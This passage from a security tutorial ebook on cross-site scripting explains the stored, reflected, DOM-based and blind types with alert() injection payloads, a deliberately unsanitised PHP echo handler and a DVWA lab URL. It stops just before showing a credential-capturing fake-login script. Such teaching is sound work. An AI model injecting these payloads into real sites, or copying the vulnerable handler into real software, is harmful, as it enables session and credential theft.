iGNITE Technologies

CROSS SITE SCRIPTING EXPLOITATION

WWW.HACKINGARTICLES.IN

TABLE OF CONTENTS

Abstract

In this deep down online world, dynamic web-applications are the ones that can easily be breached by an attacker due to their loosely written server-side codes and misconfigured system files. Attackers exploit these applications in order to execute commands remotely on the web-server or to capture up the authenticated cookies and even some other sensitive information of the users.


Cross-Site Scripting or **XSS** is one of the most crucial and the most powerful vulnerability exists up in the web-applications. Over with this publication, you will learn how an attacker injects malicious JavaScript codes into the input parameters and how an XSS suffering web-page is not only responsible for the defacement of the web-application but also, it could disrupt a visitor's privacy by sharing the login credentials or his authenticated cookies or his system's reverse shell to an attacker without his/her concern.

Introduction to JavaScript

Have you ever welcomed with a pop-up, when you visit a web-page or when you hover at some specific text? Do you know why this occurs?

JavaScript does this all !! *But, what is this JavaScript and how it makes the things so smooth?*

A dynamic web-application stands up over three pillars i.e. **HTML –** which determines up the complete structure, **CSS –** describes its overall look and feel, and the **JavaScript –** which simply adds powerful interactions to the application such as alert-boxes, rollover effects, dropdown menus and other things as it is the **programming language of the web.**



Do You Know ??

JavaScript is considered to be one of the most popular scripting languages, as about **93% of the total websites** runs with Javascript, due to some of its major features i.e.

- It is easy to learn.
- It helps to build interactive web-applications.
- Is the only the programming language that can be **interpreted by** the **browser** i.e. the browser runs it, instead of displaying it.
- It is flexible, as it simply gets **blends up with** the **HTML** codes.

JavaScript Event Handlers

When a JavaScript code is embedded over into HTML page, then this JavaScript **"react"** on some specific events like-

When the page loads up, it is an event. When the user clicks a button, that clicks is too an event. Other examples such as – pressing any key, closing a window, resizing a window, etc. Therefore such events are thus managed by some event-handlers.

Onload

*Javascript uses the **onload function** to **load an object** over on a web page.*

For example, I want to generate an alert for user those who visit my website; I will give the following JavaScript code.

```
<body onload=alert('Welcome to Hacking Articles')>
```

*So whenever the body tag loads up, an alert will pop up with the following text **"Welcome to Hacking Articles"**. Here the **loading of the body tag is an "event"** or a happening and **"onload" is an event handler** which decides what action should happen on that event.*

Onmouseover

With the Onmouseover event handler, when a user moves his cursor over a specific text, the embedded javascript code will get executed.

```
<a onmouseover=alert("50% discount")>surprise</a>
```

*Now when the user moves his cursor over the **surprise** the displayed text on the page, an alert box will pop up with 50% discount.*


Cross-Site Scripting (XSS)

Cross-**S**ite **S**cripting often abbreviated as **"XSS"** is a client-side code injection attack where malicious **scripts are injected into trusted websites**. XSS occurs over in those web-applications where the input-**parameters** are **not properly sanitized** or validated which thus allows an attacker to send malicious JavaScript codes over at a different end-user. The end user's browser has no way to know that the script should not be trusted, and will thus execute up the script.

In this attack, **the users are not directly targeted through a payload**, although the attacker shoots the XSS vulnerability by **inserting a malicious script into a web page** that appears to be a genuine part of the website. So, when any user visits that website, the XSS suffering web-page will deliver the malicious JavaScript code directly over to his browser without his knowledge.


The following code snippet will generate up a pop-up when thus injected into the vulnerable input parameter i.e. ***"the search field"***

```
<script>
alert("Welcome to hacking Articles")
</script>
```



Confused with what's happening? Let's make it more clear with the following example.

*Consider a web application that allows its users to set-up their **"Description"** over at their profile, which is thus **visible to everyone**. Now the attacker notice that the description field is not properly validating the inputs, so he injects his malicious script into that **field.***
Now, whenever the visitor views the attacker's profile, the code get's automatically executed by the browser and therefore it captures up the authenticated cookies and over on the other side, the attacker would have the victim's active session.



Impact of Cross-Site Scripting

From the last decay, Cross-Site Scripting has managed its position in the OWASP Top10 list, as over in the 2013 Report – it was placed on "A3", but with the advancements of the web-application security XSS has been dropped down to "A7" in the OWASP Top10 2017 Report.

Therefore, over with this vulnerability, the attacker could:

- Capture and access the user's authenticated session cookies.
- Uploads a phishing page to lure the users into unintentional actions.
- Redirects the visitors to some other malicious sections.
- Expose the user's sensitive data.
- Manipulates the structure of the web-application or even defaces it.

However, XSS has been reported with a **"CVSS Score"** of **"6.1"** as on **"Medium" Severity** under

- **CWE-79**: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- **CWE-80**: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)

CVSS Score: 6.1	Testing ID: OTG-INPVAL-001	Impact: Medium

Types of XSS

Up till now, you might be having a clear vision with the concept of **JavaScript** and **XSS** and its major consequences. So, let's continue down on the same road and break this XSS into three main types as

- **Stored XSS**
- **Reflected XSS**
- **DOM-based XSS**
- **Blind XSS**

Stored XSS


"Stored XSS" often termed as ***"Persistent XSS"*** or ***"Type I"***, as over through this vulnerability the injected malicious script gets permanently stored inside the web application's database server and the server further drops it out back, when the user visits the respective website.

However, this happens in a way as -. *when the client clicks or hovers a particular infected section, the injected JavaScript will get executed by the browser as it was already into the application's database. Therefore this attack does not require any phishing technique to target its users.*

> *The most common example of **Stored XSS** is the **"comment option"** in the blogs, which allow any user to enter his feedback as in the form of comments for the administrator or other users.*

Let's carry this up with our first exploitation:

A web-application is asking its user to submit their feedback, as there on its webpage it is having two input fields- one for the name and other for the comment.




Now, whenever the user hits up the **submits** button, his entry gets stored into the database. To make it more clear, I've called up the database table on the screen as:


Here, the developer trusts his users and **hadn't placed any validations over at the fields**. So this loophole was encountered by the attacker and therefore he took advantage of it, as – instead of submitting the feedback, he **commented** his **malicious script**.

```
<script>
alert("Hey!! This website belongs to Hacking Articles")
</script>
```

From the below screenshot, you can see that the attacker got success, as the web-application reflects with an alert pop-up.




Now, back on the database, you can see that the table has been updated with **Name** as **"Ignite"** and the **Feeback** field is empty, this clears up that the attacker's script had been injected successfully.




Name	Feedback
Aarti Singh	Good
Ignite	

So let's switch to another browser as a different user and would again try to submit genuine feedback.



Now when we hit the **Submit** button, our browser will execute the injected script and reflects it on the screen.



Reflected XSS

The **Reflected XSS** also termed as **"Non-Persistence XSS"** or ***"Type II"***, occurs when the web application responds immediately on user's input without validating what the user entered, this can lead an attacker to inject browser executable code inside the single HTML response. It is termed **"non-persistent"** as the malicious script **does not get stored inside the web-server's database**, *thus the attacker needs to send the malicious link through phishing in order to trap the user.*

> *Reflected XSS is the most common and thus can be easily found over at the **"website's search fields"** where the attacker **includes some arbitrary Javascript codes in the search textbox** and, if the website is vulnerable, the web-page return up the event as was described into the script.*

Reflect XSS is a major with two types:

- **Reflected XSS GET**
- **Reflected XSS POST**

To be more clear with the concept of Reflected XSS, let's check out the following scenario.


*Here, we've created a webpage, which thus permits up the user to search for a particular **training course**. So, when the user searches for **"Bug Bounty"**, a message prompts back over on the screen as* **"You have searched for Bug Bounty."**

Thus, this **instant response** and **the "search" parameter** in the URL shows up that, the page might be **vulnerable to XSS** and even the data has been requested over through the GET method.

So, let's now try to generate some pop-ups by injecting Javascript codes over into this **"search" parameter** as

```
get.php?search=
<script>alert("Welcome to hacking Articles!!")</script>
```

Great!! From the below screenshot, you can see that we got the alert reflected as ***"Welcome to Hacking Articles!!"***



Wonder why this all happened, let's check out the following code snippet:

```php
<?php
function ignite($input)
{
    return $input;
}

?>

<!DOCTYPE html>
<html>
```

With the ease to reflect the **message** on the screen, the developer didn't set up any input validation over at the **ignite function** and he simply **"echo"** the *"Search Message"* with ***ignite($search)*** through the **"$_GET"** variable.


```php
if(isset($_GET["search"]))
{
    $search = $_GET["search"];

  echo"<b style='margin-left:250px;'>You have searched for "  ,ignite($search)  ;

}

?>
```

DOM-Based XSS

The **DOM-Based Cross-Site Scripting** is the vulnerability which appears up in a Document Object Model rather than in the HTML pages.

But what is this ***Document Object Model***?

A **DOM** or a **D**ocument **Ob**ject **M**odel describes up the different web-page segments like - title, headings, tables, forms, etc. and even the hierarchical structure of an HTML page. Thus, this API increases the skill of the developers to produce and change HTML and XML documents as programming objects.



Therefore DOM manipulation is itself is not a problem, but when JavaScript handles data insecurely in the DOM, thus it enables up various attacks.


DOM-based XSS vulnerabilities usually arise when JavaScript takes data from an attacker-controllable **source***, such as the URL*, and passes it to a **sink (**a dangerous JavaScript function or DOM object *as eval()***)** that supports dynamic code execution.

This is quite different from reflected and stored XSS because over in this attack, the developer cannot find the malicious script in HTML source code as well as in HTML response, it can be observed at execution time.

Didn't understand well, let's check out **a DOM-based XSS exploitation.**

The following application was thereby vulnerable to DOM-based XSS attack. The web application further permits its users to opt a language with the following displayed options and thus executes the input through its URL.

http://localhost/DVWA/vulnerabilities/xss_d/?default=English




From the above screenshot, you can see that we do not have any specific section where we could include our malicious code. Therefore, in order to deface this web-application, we'll now manipulate up the **"URL"** as it is the most common **source** for the **DOM XSS.**

```
http://localhost/DVWA/vulnerabilities/xss_d/?default=English
#<script>alert("This is DOM XSS");</script>
```

After manipulating up the URL, hit enter. Now, we'll again choose up the language and as we fire up the select button, the browser executes up the code in the URL and pops out the **DOM XSS alert**.

The major difference between DOM-based XSS and Reflected or Stored XSS is that it cannot be stopped by server-side filters because anything written after the "#" (hash) will never forward to the server.



Blind XSS

Many times the **attacker does not know** where the **payload** will **end up** and if, or **when**, **it will get executed** and even there are times when the injected payload is executed in a different environment i.e. either by the administrator or by someone else.

So, in order to **exploit such vulnerabilities** - He blindly **deploys** up the **series** of **malicious payloads** over onto the web-applications, and thus the application stores them into the database. Thereby**, he thus waits, until the user pulls the payload out from the database and renders it up into his/her browser.**

Cross-Site Scripting Exploitation

But this pop-up speaks about a thousand words. Let's **take a U-turn** and get back to the place, where we got our first pop-up; Yes over at **the Stored Section.**


Credential Capturing

So, as we are now aware of the fact that whenever a user submits up his feedback, it will get stored directly into the server's database. And if the attacker manipulates the feedback with an **"alert message",** thus even the alert will get stored into it, and it pops up every time, whenever some other user visits the application's web-page.

But what, if rather than a pop-up the user is welcomed with a login page?
Let's try to solve this by injecting a malicious payload that will ***create*** *up a fake user* ***login form*** on the web page, which will thus forward the captured request over to **the attacker's IP**.

So, let's includes the following script over at the feedback field in the web-application

